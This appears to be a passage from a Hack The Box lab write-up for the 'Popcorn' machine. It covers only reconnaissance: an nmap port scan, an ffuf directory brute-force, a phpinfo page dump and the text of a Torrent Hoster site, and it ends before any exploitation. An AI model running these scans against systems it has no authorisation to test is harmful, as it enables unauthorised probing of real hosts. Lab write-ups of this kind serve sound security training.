
Information Gathering

1) Scanned open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV 10.10.10.6 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 21:21 IST
Nmap scan report for 10.10.10.6
Host is up (0.24s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.12
Service Info: Host: popcorn.hackthebox.gr; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.60 seconds
```


2) Found an empty page





3) Found pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf  -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u "http://popcorn.htb/FUZZ"  -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://popcorn.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 218ms]
index                   [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 4472ms]
test                    [Status: 200, Size: 47412, Words: 2478, Lines: 655, Duration: 249ms]
torrent                 [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 196ms]
rename                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 229ms]
                        [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 210ms]
:: Progress: [87651/87651] :: Job [1/1] :: 186 req/sec :: Duration: [0:08:12] :: Errors: 0 ::
```


4) Checked pages



phpinfo()
popcorn.htb/test
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
PHP Version 5.2.10-2ubuntu6.10
System
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
Build Date
May 2 2011 22:56:18
Server API
Apache 2.0 Handler
Virtual Directory Support
disabled
Configuration File (php.ini) Path
/etc/php5/apache2
Loaded Configuration File
/etc/php5/apache2/php.ini
Scan this dir for additional .ini files
/etc/php5/apache2/conf.d
additional .ini files parsed
/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API
20041225
PHP Extension
20060613
Zend Extension
220060519
Debug Build
no
Thread Safety
disabled
Zend Memory Manager
enabled
IPv6 Support
enabled
Registered PHP Streams
https, ftps, compress.zlib, compress.bzip2, php, file, data, http, ftp, zip
Registered Stream Socket Transports
tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters
zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed
This server is protected with the Suhosin Patch 0.9.7
Copyright (c) 2006 Hardened-PHP Project
수호신
This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2009 Zend Technologies
Powered By Zend Engine 2


Torrent Hoster — Mozilla Firefox
Torrent Hoster
popcorn.htb/torrent/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Login Register
Torrent Hoster
Home Browse Upload Forum Stats News F.A.Q. About Development
Latest News
BitTornado
BitTornado is a BitTorrent client. It is developed by John Hoffman, who also created its predecessor, Shad0w's Experimental Client. Based on the original BitTorrent client, the interface is largely the same, with added features such as: upload/download speed limitation prioritised downloading when downloading batches (several files) detailed information about connections to other peers UPnP Port Forwarding (Universal Plug and Play) IPv6 support (if your OS supports it/has it installed) PE/MSE support as of version 0.3.18.
01/06/07 Posted by Admin.
µTorrent
µTorrent (also microTorrent or uTorrent) is a freeware proprietary BitTorrent client for Microsoft Windows written in C++, and localized for many different languages. It is designed to use minimal computer resources while offering functionality comparable to clients such as Azureus or BitComet. The program has received consistently good reviews for its feature set, performance, stability, and support for older hardware and versions of Windows. It has been in active development since its first release in 2005. Its name is commonly abbreviated "µT" or "uT". On December 7, 2006, µTorrent developer Ludvig Strigeus and BitTorrent, Inc. CEO Bram Cohen announced that BitTorrent, Inc. had acquired µTorrent.
01/06/07 Posted by Admin.
Azureus
Azureus (Ah/ZURE/us) is a Java-based BitTorrent client, with support for I2P and Tor anonymous communication protocols. The core developers of Azureus have formed a company called Azureus, Inc. The program's logo is the Blue Poison Dart Frog (Dendrobates azureus), shown on the Azureus webpage, as well as within the program's start-up splash screen, from which the project took its name. The name was given to the project by co-creator Tyler Pitchford, who uses the Latin names of Poison Dart Frogs as codenames for his development projects.
01/06/07 Posted by Admin.
BitTorrent From Wikipedia
BitTorrent (BT) is a peer-to-peer (P2P) communications protocol for file sharing. The protocol
Login
Username
Password
Login
Sign up | Lost password
Search
Search





5) Checked torrent hoster





